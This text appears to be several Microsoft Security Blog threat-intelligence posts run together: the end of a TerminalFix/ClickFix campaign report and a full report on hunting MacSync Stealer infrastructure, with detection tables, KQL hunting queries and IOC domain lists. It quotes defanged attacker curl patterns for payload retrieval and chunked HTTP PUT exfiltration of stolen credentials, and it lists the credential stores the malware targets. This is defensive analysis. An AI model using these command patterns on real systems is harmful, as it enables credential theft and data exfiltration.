Microsoft Defender XDR detections

Microsoft Defender XDR customers can refer to the list of applicable detections below. Microsoft Defender XDR coordinates detection, prevention, investigation, and response across endpoints, identities, email, and apps to provide integrated protection against attacks like the threat discussed in this blog.

Customers with provisioned access can also use Microsoft Security Copilot in Microsoft Defender to investigate and respond to incidents, hunt for threats, and protect their organization with relevant threat intelligence.

TacticObserved ActivityMicrosoft Defender Coverage
Initial Access / ExecutionUser pastes ClickFix/TerminalFix PowerShell cmdlets from clipboard after interacting with fake Cloudflare CAPTCHAMicrosoft Defender Antivirus
– Trojan:Win32/ClickFix.*
– Trojan:Win32/TermFix.*

Microsoft Defender for Endpoint
– Possible initial access from an emerging threat
– Possible ClickFix activity
– Potential initial access led to ransomware attempt
Defense EvasionLockScreenContentServer.exe DLL sideloading of malicious dui70.dllMicrosoft Defender Antivirus
– Trojan:Win32/Posilod.*
– Trojan:Win64/DLLHijack.DAB!MTB
Microsoft Defender for Endpoint
– An executable file loaded an unexpected DLL file

PersistencePersistence through Registry Run key and Scheduled taskMicrosoft Defender for Endpoint
– Anomaly detected in ASEP registry
– Suspicious Scheduled Task Process Launched
– Suspicious scheduled task
DiscoveryDomain enumeration via nltest, net group, ADSI searcherMicrosoft Defender for Endpoint
– Suspicious LDAP query
– Suspicious Active Directory enumeration
– Possible hands-on-keyboard pre-ransom activity
– Anomalous account lookups
– Possible hands-on-keyboard pre-ransom activity
Command and ControlOutbound TLS WebSocket tunnel to gitnow[.]dev on port 443Microsoft Defender Antivirus
– Trojan:Python/Indigo.SA

Microsoft Defender for Endpoint
– Possibly malicious use of proxy or tunneling tool

Microsoft Security Copilot

Security Copilot customers can use the standalone experience to create their own prompts or run prebuilt promptbooks to automate investigation and response tasks related to this threat. Useful promptbooks for this activity include Incident investigation, Microsoft User analysis, Threat actor profile, Threat Intelligence 360 report based on MDTI intelligence, and Vulnerability impact assessment. Some promptbooks require access to Microsoft Defender XDR, Microsoft Sentinel, or related Microsoft security plugins.

For this campaign, Security Copilot can help analysts summarize affected devices running LockScreenContentServer.exe from non-standard locations, trace the PowerShell steganography extraction chain, and build containment and credential rotation plans for affected domain-joined endpoints.

Threat intelligence reports

Microsoft customers can use Microsoft Defender XDR Threat analytics and related Microsoft threat intelligence reporting to stay current on the malicious activity, indicators, detection coverage, and recommended response actions associated with this compromise. These reports provide investigation context, protection guidance, and updated intelligence that security teams can use to prevent, mitigate, or respond to related activity in customer environments.

Advanced hunting queries

Microsoft Defender XDR customers can run the following advanced hunting queries to find related activity in their networks:

ClickFix PowerShell execution which executes payload

DeviceProcessEvents
| where InitiatingProcessFileName =~ "powershell.exe"
| where FileName =~ "cmd.exe" and ProcessCommandLine has_all (@"\ProgramData\", "1.bat", "LockScreenContentServer.exe")

LockScreenContentServer.exe sideloading from non-standard paths

DeviceImageLoadEvents
| where InitiatingProcessFileName =~ "LockScreenContentServer.exe"
| where FileName =~ "dui70.dll"
| extend path = tostring(parse_path(FolderPath).DirectoryPath)
| where path =~ InitiatingProcessFolderPath
| where not(path has_any (@"\Windows\System32", @"\Windows\SysWOW64", @"\winsxs\", @"\program files", @"\Windows Defender\", @"\Microsoft Security Client\", @"\Program Files\Windows", @"\Program Files\Microsoft", @"\ProgramData\Microsoft\", @"\Microsoft\Windows", @"\amd64_windows-defender-service", @"\Microsoft Defender for Endpoint\"))

Custom reverse tunnel implant execution

DeviceProcessEvents
| where FileName in~ ("pythonw.exe", "python.exe")
| where ProcessCommandLine has_all ("client.py", "--server", "--uuid", “cert.pem”, “gitnow.dev”)

Outbound connections to known C2 domains

DeviceNetworkEvents
| where RemoteUrl has_any ("gitnow.dev", "bestsocialmedianewspapper.com",
                            "offlineupdater.com")
| project Timestamp, DeviceName, RemoteUrl, RemotePort,
          InitiatingProcessFileName

MITRE ATT&CK Techniques observed

The following MITRE ATT&CK mappings reflect behaviors observed during this activity.

Initial Access

  • T1189 Drive-by Compromise | A compromised website delivers a fake CAPTCHA overlay.

Execution

  • T1059.001 Command and Scripting Interpreter: PowerShell | A malicious PowerShell command is pasted by the user into Terminal.
  • T1204.002 User Execution: Malicious File | The user pastes and executes a clipboard-hijacked command.

Persistence

  • T1547.001 Boot or Logon Autostart Execution: Registry Run Keys | An HKCU Run key is set to execute LockScreenContentServer.exe.
  • T1053.005 Scheduled Task/Job: Scheduled Task | A scheduled task is created to execute every 60 minutes.

Defense Evasion

  • T1574.002 Hijack Execution Flow: DLL Side-Loading | Malicious dui70.dll is side-loaded by the legitimate LockScreenContentServer.exe.
  • T1027.003 Obfuscated Files or Information: Steganography | Payloads are hidden in PNG image RGBA pixel data.
  • T1564.001 Hide Artifacts: Hidden Files and Directories | The attrib +h +s command is applied to the payload directory.
  • T1036.005 Masquerading: Match Legitimate Name or Location | The DLL is named dui70.dll to match the legitimate Microsoft DUI framework.

Discovery

  • T1018 Remote System Discovery | An ADSI query identifies Windows Server computers and performs a ping sweep.
  • T1069.002 Permission Groups Discovery: Domain Groups | The net group “domain admins” /domain command is used for enumeration.
  • T1482 Domain Trust Discovery | nltest /domain_trusts and /dclist: are used for domain enumeration.
  • T1087.002 Account Discovery: Domain Account | An ADSI searcher enumerates user descriptions.
  • T1082 System Information Discovery | systeminfo is used with multilingual findstr filters.

Command and Control

  • T1572 Protocol Tunneling | A reverse WebSocket tunnel communicates over TLS with gitnow[.]dev:443.
  • T1071.001 Application Layer Protocol: Web Protocols | Command-and-control communication occurs over HTTPS/WebSocket.
  • T1105 Ingress Tool Transfer | A Python runtime and implant kit are downloaded and extracted.

Indicators of Compromise (IOCs)

File indicators

IndicatorDescription
18c2090e8a0ae0568af9b87e59eaf8270f23d2909600ed9db91a9444fd8b278fInitial ZIP archive (verify_pkg.zip)
b8d107800403b9197e5b7609ceacd8e4cac1b0f9a1d156e6dacd6c3f7794b36aCustom tunnel implant (client.py)
ba77feed86bcda49308746421bdc684a432dd5d68c363975b2a3c6831bda3f07Malicious DLL (dui70.dll)
026478003fe354134c03acf6890e7d3b153ba08a836eca42350db48f213872abMalicious DLL (dui70.dll)
032b529fac61e550f5dc9489686f519b82d64625fa05a8d9ecf8ba8be9b2ad22Malicious DLL (dui70.dll)
df8221a933b38284ebdcb8bffc2df62123c9f5b5f421dd0b070e13e668b3eabfMalicious DLL (dui70.dll)
eb1b4be34d05b394fb74efdeb95faecd1d1963be6ecc1b9db2b4757b491f01f0Malicious DLL (dui70.dll)
5d43abf5c36ea203176d3300ff14af27b4be81810ad2679b3a62b255e3d6e1c8Malicious DLL (dui70.dll)
9a7b4dcd51d9251c177d323d6aaecdfc86674f69bc1af048dc872926d22aaa24Malicious DLL (dui70.dll)
342df92235c9dec81203b837addaa38bb85b64b4a48fe71b5303ca86d991991eMalicious DLL (dui70.dll)
ededeacf30e493dd632d477fe770ba419aa2848f685ea049381a0a8d2cc3e84dMalicious DLL (dui70.dll)

Network indicators

IndicatorTypeDescription
gitnow[.]devDomainC2 server for custom reverse tunnel implant (port 443)
bestsocialmedianewspapper[.]comDomainSteganographic image hosting / payload delivery
offlineupdater[.]comDomainSteganographic image hosting / failover
hxxps://linked-log[.]com/DomainCompromised website

Learn more

For the latest security research from the Microsoft Threat Intelligence community, check out the Microsoft Threat Intelligence Blog.

To get notified about new publications and to join discussions on social media, follow us on LinkedIn, X (formerly Twitter), and Bluesky.

To hear stories and insights from the Microsoft Threat Intelligence community about the ever-evolving threat landscape, listen to the Microsoft Threat Intelligence podcast.

Review our documentation to learn more about our real-time protection capabilities and see how to enable them within your organization.  

The post TerminalFix campaign deploys a reverse tunnel through multistage intrusion appeared first on Microsoft Security Blog.
Hunting MacSync Stealer infrastructure through behavioral pivots

MacSync Stealer is a macOS-focused information stealer that relies on changing infrastructure to deliver payloads, communicate with compromised devices, and exfiltrate data. Earlier reporting by RST Cloud identified the threat through a limited set of domains and documented rapid command-and-control (C2) replacement after public disclosure.

Microsoft Defender Experts expanded that view by correlating recurring endpoints and network behaviors across the activity. This behavior-led approach connected more than 30 domains and showed that the infrastructure supported more than C2 communication, extending into active collection, staging, and exfiltration. The findings demonstrate that although domains may rotate quickly, repeated execution patterns, request characteristics, staging behavior, and upload methods provide defenders with more durable opportunities to investigate MacSync Stealer activity. 

Activity overview 

Microsoft Defender Experts reviewed endpoint and network telemetry to determine which MacSync Stealer behaviors persisted as infrastructure changed. The investigation followed the activity from C2 communication through collection, staging, and exfiltration, using recurring technical traits to connect activity across rotating domains. Execution began from an interactive shell session consistent with ClickFix social engineering, where users are tricked into pasting or running commands in Terminal. The shell session used curl to retrieve attacker-controlled payload content, followed by script-driven execution and outbound communication. 

After execution, the malware communicated with attacker-controlled infrastructure using recurring URI paths, macOS User-Agent strings, API-key headers, and curl command-line options. These request traits became durable behavioral pivots because they remained consistent even as domains changed. The activity then progressed into collection behavior targeting macOS Keychain material, browser data, locally stored credentials, cloud and Secure Shell (SSH) credentials, and sensitive files from common user directories. 

The investigation also confirmed active data exfiltration, not just beaconing. Collected data was staged under temporary paths, compressed into an archive, split into chunks, and uploaded through HTTP PUT requests using curl with the –data-binary argument. Upload parameters such as upload_id, chunk_index, and total_chunks provided additional hunting opportunities that could be correlated with process, command-line, file, and network telemetry across the attack chain. 

Discovery of additional rotating infrastructure 

To identify related MacSync Stealer infrastructure, Microsoft Defender Experts required multiple endpoint and network behaviors to align before treating a domain as connected. Correlation focused on recurring traits across payload retrieval, C2 check-in, and exfiltration, including process ancestry, command-line patterns, request paths, headers, and upload parameters. Applying this standard linked more than 30 domains, making the domain count an outcome of the behavioral methodology rather than the primary finding. 

The strongest pivots combined network request shape with endpoint execution context. Related infrastructure shared recurring URI patterns such as /curl/, /dynamic?txd=, and /gate?buildtxd=; curl command lines using -k, -s, –max-time, and –data-binary; macOS User-Agent strings; API-key headers; and HTTP PUT uploads that included upload_id, chunk_index, and total_chunks parameters. RST Cloud used recurring URI patterns to surface eleven additional candidate domains and found a static API-key value shared across four confirmed C2 domains while the build token rotated per deployment. Domains were treated as related when multiple behavioral traits aligned across process, command-line, and network telemetry, reducing reliance on any single domain indicator. 

This finding reinforces a practical defender lesson: rotating infrastructure can weaken static domain blocking and retrospective IOC matching, but repeated request patterns and process behaviors create durable hunting opportunities. Figure 1 shows representative defanged command-line patterns used as pivots across payload retrieval, C2 check-in, and chunked upload activity. 

Phase Representative behavioral pivot Why it matters 
Payload retrieval curl -kfsSL 
hxxp://[domain]/curl/[token] 
Identifies the initial payload retrieval pattern without depending on a single domain. 
C2 check-in curl -k -s –max-time 30 
-H “User-Agent: Mozilla/5.0 (Macintosh…)” 
-H “api-key: **********” 
hxxp://[domain]/dynamic?txd=[token] 
Combines endpoint command-line context with recurring request shape, headers, and URI paths. 
Chunked exfiltration curl -k -s -X PUT –data-binary @- 
-H “api-key: **********” 
hxxp://[domain]/gate?buildtxd=[token] 
&upload_id=[id]&chunk_index=[n]&total_chunks=[n] 
Shows active data exfiltration and provides durable upload parameters for hunting across domains. 

Figure 1. Representative behavioral pivots associated with MacSync Stealer payload retrieval, C2 check-in, and chunked HTTP PUT exfiltration. 

The same behavioral patterns used to identify additional infrastructure also map to the broader end-to-end activity observed on affected macOS devices. 

Attack chain overview


The observed MacSync Stealer activity followed a fast, script-driven attack chain designed to execute quickly on macOS, collect high-value local data, stage the results, and exfiltrate the archive through rotating web infrastructure. This sequence matters because each phase produces telemetry that can be correlated across processes, command-line, file, and network events. Rather than relying on any individual domain, defenders can track the chain through recurring execution tools, URI paths, staging locations, and upload parameters. 

MacSync Stealer attack chain showing payload execution, AppleScript-assisted activity, data collection, staging and compression, exfiltration through rotating infrastructure, and cleanup of temporary artifacts.
Phase Observed behavior Hunting value 
Payload retrieval Interactive shell launches curl to retrieve staged payload content. Correlate shell ancestry, curl command lines, and /curl/ retrieval paths. 
C2 check-in Requests use recurring URI paths, macOS User-Agent strings, and API-key headers. Track request shape across domains instead of matching domains alone. 
Collection and staging Credential, browser, cloud, SSH, and user-file data is collected and archived. Look for sensitive-file access followed by archive creation under temporary paths. 
Chunked exfiltration curl uploads staged archive chunks using HTTP PUT and –data-binary. Hunt for upload_id, chunk_index, total_chunks, and /gate?buildtxd= patterns. 
Cleanup Temporary archives, staging folders, and lock files are removed. Correlate deletion activity with preceding collection and outbound upload events. 

Figure 2. MacSync Stealer attack chain showing payload retrieval, AppleScript-assisted execution, collection, staging, chunked exfiltration, and cleanup mapped to behavioral hunting opportunities. 

Phase 1: Initial access and payload execution

Observed execution began from an interactive zsh terminal session, where curl retrieved payload content over a /curl/ path before the payload was decoded or unpacked using native utilities such as Base64 and gunzip. This phase is useful for hunting because the combination of user-facing shell activity, curl retrieval, and unpacking behavior is more durable than any single download domain. 

Phase 2: AppleScript-assisted execution

The payload used osascript to run AppleScript-assisted shell commands, blending macOS scripting with Unix command-line tooling. Observed activities included sh, cp, rm, curl, mkdir, and killall operations. This phase creates hunting value when osascript launches shell activity that quickly chains into network communication, staging, or cleanup behavior. 

Phase 3: Discovery and data collection

After execution, the malware collected host and user information, enumerated running processes and system details, and checked for cryptocurrency wallet applications, including Ledger and Trezor-related local artifacts. It then targeted macOS Keychain material, browser Safe Storage keys, browser credentials, cookies, login databases, session data, IndexedDB, LevelDB, extension storage, Safari data, Apple Notes, SSH keys, AWS credentials, Kubernetes configurations, browser profiles, browsing history, and sensitive files from common user directories. The hunting value comes from correlating sensitive data access with the later staging and upload sequence. 

Phase 4: Data staging and compression

Collected data was staged under /tmp/sync* paths and compressed into /tmp/osalogging.zip before uploading. The archive was split into multiple chunks, creating a repeatable staging and transfer pattern that defenders can correlate with preceding collection behavior and subsequent outbound curl traffic. 

Phase 5: Exfiltration over rotating infrastructure

The staged archive was uploaded through rotating infrastructure using curl and HTTP PUT requests. Observed requests included –data-binary, API-key headers, macOS User-Agent string, upload_id values, chunk_index values, and total_chunks parameters. These upload traits confirmed active data exfiltration and provided durable hunting pivots even when domains rotated. 

Phase 6: Cleanup and evidence removal

After exfiltration, the malware removed temporary archives, staging folders, lock files, and other artifacts. Although this cleanup reduced on-disk evidence, the sequence of archive creation, chunked upload, and deletion can still provide a useful behavioral correlation for defenders. 

Mitigation and protection guidance

The attack chain findings point to three mitigation priorities.

  1. Organizations should reduce the risk of user-initiated Terminal execution by educating users and using platform controls that interrupt suspicious paste-and-run workflows. Microsoft’s ClickFix reporting recommends educating users not to run commands from untrusted sources and monitoring suspicious Terminal or shell activity associated with these lures. 
  1. Defenders should monitor post-execution behavior when initial prevention does not stop activity, including suspicious shell usage, AppleScript-assisted commands, curl-based payload retrieval, credential-store access, temporary staging paths, and archive creation.  
  1. Detection should include exfiltration monitoring for HTTP PUT uploads, –data-binary usage, upload identifiers, chunk indexes, total chunk counts, and recurring /gate URI patterns that can reveal active data theft even when C2 domains rotate. 

In macOS 26.4 and later, Apple introduced protections designed to disrupt ClickFix-style attacks, including warnings that can block potentially malicious Terminal pastes and XProtect checks that can prevent detected malicious scripts from running.

When a user attempts to paste a potentially malicious command into Terminal, macOS displays a warning that blocks the paste and explains that scammers may use Terminal instructions to compromise the Mac or the user’s privacy. 

“Possible malware, Paste blocked” 

“Your Mac has not been harmed. Scammers often encourage pasting text into Terminal to try and harm your Mac or compromise your privacy. These instructions are commonly offered via websites, chat agents, apps, files, or a phone call.” 

Organizations can also follow these recommendations to mitigate threats associated with this threat: 

  • Reduce Terminal execution risk. Educate users not to paste or run Terminal commands from untrusted websites, chat messages, apps, files, or phone-based instructions. 
  • Monitor suspicious Terminal usage. Alert on unusual Terminal, zsh, or shell sessions that retrieve payloads, decode content, or execute commands shortly after user interaction. 
  • Detect native tool abuse. Flag unusual sequences of macOS utilities such as curl, Base64, gunzip, osascript, cp, rm, mkdir, and killall. 
  • Hunt for post-execution behavior. Correlate AppleScript-assisted shell activity, curl-based payload retrieval, credential-store access, temporary staging paths, archive creation, and cleanup behavior. 
  • Protect credential stores. Detect unauthorized access to Keychain material, browser credential stores, SSH keys, cloud credentials, and sensitive files in common user directories. 
  • Monitor data staging. Alert on sensitive artifact collection followed by compression, archive creation, or staging under temporary paths such as /tmp/sync*
  • Monitor exfiltration patterns. Identify curl-based HTTP PUT uploads that use –data-binary, API-key headers, upload_id, chunk_index, total_chunks, or recurring /gate URI patterns. 
  • Restrict suspicious outbound traffic. Block or investigate connections to suspicious, newly registered, or behaviorally related domains while continuing to hunt on request patterns that may persist after domains rotate. 

Microsoft also recommends the following mitigations to reduce the impact of this threat. 

  • Turn on cloud-delivered protection in Microsoft Defender Antivirus or the equivalent for your antivirus product to cover rapidly evolving attacker tools and techniques. Cloud-based machine learning protections block a majority of new and unknown threats. 
  • Enable network protection and web protection to help prevent connections to malicious websites, phishing pages, and attacker-controlled infrastructure used for malware delivery, command-and-control communication, and data exfiltration. 
  • Enable tamper protection to help prevent unauthorized changes to Microsoft Defender security settings and reduce the risk of attackers disabling or weakening endpoint protections. 

Microsoft Defender XDR detections 

Microsoft Defender XDR customers can refer to the list of applicable detections below. Microsoft Defender XDR coordinates detection, prevention, investigation, and response across endpoints, identities, email, and apps to provide integrated protection against attacks like the threat discussed in this blog. 

Customers with provisioned access can also use Microsoft Security Copilot in Microsoft Defender to investigate and respond to incidents, hunt for threats, and protect their organization with relevant threat intelligence. 

Tactic Observed activity Microsoft Defender coverage 
Execution User-initiated shell activity retrieves payload content with curl. Payload content is decoded or unpacked using base64 and gunzip. AppleScript and shell commands are executed through osascript and native macOS utilities. Microsoft Defender for Endpoint 
– Suspicious shell command execution 
– Obfuscation or deobfuscation activity 
– Executable permission added to file or directory 
– Suspicious AppleScript activity 
– Suspicious piped command launched 
– Suspicious file or information obfuscation detected

Microsoft Defender Antivirus 
– Trojan:MacOS/SuspMalScript 
– Behavior:MacOS/SuspOsascriptExec 
– Behavior:MacOS/SuspDownloadFileExec 
– Behavior:MacOS/SuspiciousActivityGen 
Data Collection Malware collects browser credentials, cookies, session data, Keychain-related material, cloud credentials, SSH keys, Apple Notes, browser profiles, browsing history, and sensitive files from common user directories. Collected data is staged and archived before upload. Microsoft Defender for Endpoint 
– Suspicious access of sensitive files 
– Suspicious process collected datafrom local system 
– Enumeration of files with sensitive data 
– Suspicious archive creation 
– Suspicious path deletion

Microsoft Defender Antivirus 
– Behavior:MacOS/SuspPassSteal 
– Trojan:MacOS/SuspDecodeExec 
Defense Evasion Malware decodes or unpacks payload content and removes temporary archives, staging folders, lock files, and other artifacts after exfiltration. Microsoft Defender for Endpoint 
– Suspicious path deletion
– Suspicious file or information obfuscation detected 
Credential Access Malware accesses Keychain-related material, browser Safe Storage keys, browser credential stores, locally stored credentials, SSH keys, and cloud credential files. Microsoft Defender for Endpoint 
– Suspicious access of sensitive files  
– Unix credentials were illegitimately accessed 
Exfiltration Malware uploads staged archive chunks using curl with HTTP PUT, –data-binary, API-key headers, macOS User-Agent strings, upload_id, chunk_index, and total_chunks parameters. Microsoft Defender for Endpoint  
– Possible data exfiltration using curl  

Microsoft Defender Antivirus  
– Behavior:MacOS/SuspInfoExfil  
– Trojan:MacOS/SuspMacSyncExfil 

 Threat intelligence reports

Microsoft customers can use the following reports in Microsoft products to get the most up-to-date information about the threat, malicious activity, infrastructure, and techniques discussed in this blog. These reports provide intelligence, protection information, and recommended actions to prevent, mitigate, or respond to associated threats found in customer environments. 

Microsoft Defender XDR Threat analytics

From ClickFix to code signed: the quiet shift of MacSync Stealer malware. 

Microsoft Security Copilot customers can also use the Microsoft Security Copilot integration in Microsoft Defender Threat Intelligence, either in the Security Copilot standalone portal or in the embedded experience in the Microsoft Defender portal to get more information about this threat. 

Advanced hunting queries

The following advanced hunting queries can help identify MacSync Stealer behaviors observed with this threat. Use these queries as starting points and tune the time range, device scope, and allowlists for your environment. 

Hunting objective: Identify rotating infrastructure by request shape

This query looks for curl-initiated network activity that matches recurring MacSync Stealer URI paths and upload parameters across domains. 

DeviceNetworkEvents 
| where InitiatingProcessFileName =~ "curl" 
| where RemoteUrl has_any ("/curl/", "/dynamic?txd=", "/gate?buildtxd=", "upload_id=", "chunk_index=", "total_chunks=")

Hunting objective: Detect payload retrieval over /curl/ 

This query focuses on initial payload retrieval behavior where curl reaches a /curl/ path, helping identify delivery activity without relying on a specific domain. 

DeviceNetworkEvents 
| where InitiatingProcessFileName =~ "curl" 
| where RemoteUrl has "/curl/" 

Hunting objective: Detect chunked exfiltration over curl HTTP PUT 

This query targets active exfiltration behavior by looking for curl HTTP PUT uploads that use –data-binary and chunked upload parameters. 

DeviceNetworkEvents 
| where InitiatingProcessFileName =~ "curl" 
| where InitiatingProcessCommandLine has_all ("-X PUT", "--data-binary") 
| where RemoteUrl has_any ("upload_id=", "chunk_index=", "total_chunks=", "/gate?buildtxd=") 

Hunting objective: Find curl command lines with MacSync infrastructure traits 

This query searches endpoint process telemetry for curl command lines containing the headers, URI paths, and upload parameters used as durable behavioral pivots. 

DeviceProcessEvents 
| where FileName =~ "curl" 
| where ProcessCommandLine has_any ("api-key", "/curl/", "/dynamic", "/gate", "--data-binary", "upload_id=", "chunk_index=", "total_chunks=", "%{http_code}") 

Hunting objective: Identify AppleScript-launched shell activity 

This query looks for osascript activity that launches shell commands or native utilities commonly seen in the observed post-execution chain. 

DeviceProcessEvents 
| where FileName =~ "osascript" 
| where ProcessCommandLine has_any ("sh -c", "cp ", "rm ", "curl ", "mkdir ", "killall", "dscl") 

MITRE ATT&CK techniques observed

The following MITRE ATT&CK mappings reflect behaviors observed during the MacSync Stealer investigation. The mapping emphasizes the same behavioral pivots used throughout this blog, including shell and AppleScript-assisted execution, payload retrieval, credential and browser data theft, sensitive file collection, staging, chunked exfiltration, cleanup, and rotating infrastructure. 

Execution 

  • T1059.004 Command and Scripting Interpreter: Unix Shell | An interactive zsh terminal session was used to run curl commands, decode or unpack payload content with base64 and gunzip, and execute shell commands. 
  • T1105 Ingress Tool Transfer | curl downloaded payload content from attacker-controlled infrastructure using recurring payload retrieval paths. 

Discovery 

  • T1082 System Information Discovery | The malware collected host and user information during environment discovery. 
  • T1057 Process Discovery | The malware enumerated running processes and system configuration before continuing collection and credential-access activity. 
  • T1518 Software Discovery | The malware checked for cryptocurrency wallet applications such as Ledger and Trezor. 

Credential Access 

  • T1555.001 Credentials from Password Stores: Keychain | The malware created a temporary keychain-grabbing script, attempted to extract browser Safe Storage keys, and accessed or attempted to unlock the macOS Keychain. 
  • T1555.003 Credentials from Password Stores: Credentials from Web Browsers | The malware collected browser credentials, cookies, login databases, session data, IndexedDB, LevelDB, and extension storage from Chrome, Brave, Edge, Opera, Vivaldi, Arc, Chromium, and other browsers. 

Collection 

  • T1005 Data from Local System | The malware searched Downloads, Documents, and Desktop and collected sensitive file types including PDF, DOCX, TXT, KEY, PEM, KDBX, OVPN, WALLET, and SEED files. 
  • T1552.001 Unsecured Credentials: Credentials in Files | The malware harvested SSH keys, AWS credentials, Kubernetes configurations, browser profiles, Apple Notes, Safari data, and other locally stored secrets. 
  • T1560.001 Archive Collected Data: Archive via Utility | Collected data was staged under /tmp/sync* and compressed into /tmp/osalogging.zip before upload. 

Command and Control 

  • T1071.001 Application Layer Protocol: Web Protocols | C2 communication used web protocols with recurring paths such as /dynamic?txd= and /gate?buildtxd=, macOS User-Agent strings, API-key headers, and rotating domains. 

Exfiltration 

  • T1041 Exfiltration Over C2 Channel | Collected data was uploaded to attacker-controlled infrastructure using recurring /gate URI patterns and chunked HTTP PUT requests. 
  • T1020 Automated Exfiltration | The malware automated upload activity using curl with HTTP PUT, –data-binary, upload identifiers, chunk_index, and total_chunks parameters. 
  • T1030 Data Transfer Size Limits | The archive was split into multiple chunks before upload, as shown by repeated chunk_index and total_chunks parameters in exfiltration requests. 

Defense Evasion 

  • T1070.004 Indicator Removal: File Deletion | Temporary archives, staging folders, lock files, and other artifacts were removed after exfiltration. 
  • T1140 Deobfuscate/Decode Files or Information | Payload content was decoded or unpacked using base64 and gunzip before execution. 

Behavioral Hunting Pivots 

The following command-line patterns, URL paths, and URL parameters were observed in activity consistent with MacSync Stealer. Use these durable behavioral pivots with process and network context to investigate related activity as infrastructure rotates; then use the point-in-time domain indicators in the IOC section to enrich and validate those findings. 

Indicator Type Description 
-H “api-key:” Command-line parameter API-key header request pattern used in MacSync Stealer C2 communication. 
-H “User-Agent: Mozilla/5.0 (Macintosh” Command line parameters macOS User-Agent string used in outbound requests associated with the activity. 
-w %{http_code} Command line parameters Curl output pattern used to capture HTTP response codes during upload attempts. 
-X PUT –data-binary Command line parameters HTTP upload pattern associated with data-transfer and exfiltration behavior. 
curl -k -s –max-time Command line parameters Curl-based C2 check-in pattern that suppresses output, bypasses certificate validation, and limits connection time. 
/curl/ URL path Payload retrieval path observed in MacSync Stealer command-line activity. 
/dynamic?txd= URL path Recurring MacSync Stealer URI pattern used for C2 and infrastructure hunting. 
/gate?buildtxd= URL path Recurring MacSync Stealer URI pattern associated with chunked HTTP PUT data exfiltration. 
chunk_index= URL parameter Chunk index parameter observed in repeated upload requests. 
total_chunks= URL parameter Total chunk count parameter observed in chunked upload activity. 
upload_id= URL parameter Upload session parameter observed during chunked data-transfer activity. 

Indicators of compromise (IOC)

The following domain indicators were observed in activity consistent with MacSync Stealer. Treat them as point-in-time evidence: use them to enrich and validate matches from the behavioral pivots above, and correlate any hits with process and network context because related infrastructure may rotate quickly. 

Indicator Type Description 
aihealthring [.]com Domain Domain observed in activity consistent with MacSync Stealer; use matches to enrich and validate findings from the behavioral pivots above, correlated with process and network context. 
cabinrentalsnc [.]com Domain Related MacSync Stealer infrastructure identified through behavioral hunting. 
chatbasedos [.]com Domain Related MacSync Stealer infrastructure identified through behavioral hunting. 
commercialroofingsd [.]com Domain Related MacSync Stealer infrastructure identified through behavioral hunting. 
dogtrainersgeorgia [.]com Domain Related MacSync Stealer infrastructure identified through behavioral hunting. 
fintelliganceai [.]com Domain Related MacSync Stealer infrastructure identified through behavioral hunting. 
homeinspectionsdelaware [.]com Domain Related MacSync Stealer infrastructure identified through behavioral hunting. 
intopython [.]com Domain Related MacSync Stealer infrastructure identified through behavioral hunting. 
lalandscapelighting [.]com Domain Related MacSync Stealer infrastructure identified through behavioral hunting. 
lumenagnet [.]com Domain Related MacSync Stealer infrastructure identified through behavioral hunting. 
marbellaresales [.]com Domain Related MacSync Stealer infrastructure identified through behavioral hunting. 
miamipcsupport [.]com Domain Related MacSync Stealer infrastructure identified through behavioral hunting. 
moldinspectiondayton [.]com Domain Related MacSync Stealer infrastructure identified through behavioral hunting. 
nailscanai [.]com Domain Related MacSync Stealer infrastructure identified through behavioral hunting. 
newjerseypetsitter [.]com Domain Related MacSync Stealer infrastructure identified through behavioral hunting. 
numericagent [.]com Domain Related MacSync Stealer infrastructure identified through behavioral hunting. 
oaklandwaterdamage [.]com Domain Related MacSync Stealer infrastructure identified through behavioral hunting. 
oklahomawarehousing [.]com Domain Related MacSync Stealer infrastructure identified through behavioral hunting. 
olympiapetemergency [.]com Domain Related MacSync Stealer infrastructure identified through behavioral hunting. 
peaecagent [.]com Domain Related MacSync Stealer infrastructure identified through behavioral hunting. 
plasmaticsystems [.]com Domain Related MacSync Stealer infrastructure identified through behavioral hunting. 
plethorawallet [.]com Domain Related MacSync Stealer infrastructure identified through behavioral hunting. 
premierrentalpurchase [.]com Domain Related MacSync Stealer infrastructure identified through behavioral hunting. 
ricewaterbeauty [.]com Domain Related MacSync Stealer infrastructure identified through behavioral hunting. 
rvieragent [.]com Domain Related MacSync Stealer infrastructure identified through behavioral hunting. 
sandiegotkd [.]com Domain Related MacSync Stealer infrastructure identified through behavioral hunting. 
secueragent [.]com Domain Related MacSync Stealer infrastructure identified through behavioral hunting. 
shiledagent [.]com Domain Related MacSync Stealer infrastructure identified through behavioral hunting. 
syracusefertilitycenter [.]com Domain Related MacSync Stealer infrastructure identified through behavioral hunting. 
vastbets [.]com Domain Related MacSync Stealer infrastructure identified through behavioral hunting. 
wvaeagent [.]com Domain Related MacSync Stealer infrastructure identified through behavioral hunting. 

References

References used for external context and related defensive guidance: 

Learn more

For the latest security research from the Microsoft Threat Intelligence community, check out the Microsoft Threat Intelligence Blog.

To get notified about new publications and to join discussions on social media, follow us on LinkedInX (formerly Twitter), and Bluesky.

To hear stories and insights from the Microsoft Threat Intelligence community about the ever-evolving threat landscape, listen to the Microsoft Threat Intelligence podcast.

Review our documentation to learn more about our real-time protection capabilities and see how to enable them within your organization.   

The post Hunting MacSync Stealer infrastructure through behavioral pivots appeared first on Microsoft Security Blog.
From open lures to cloaked gates: How a macOS ClickFix campaign learned to hide

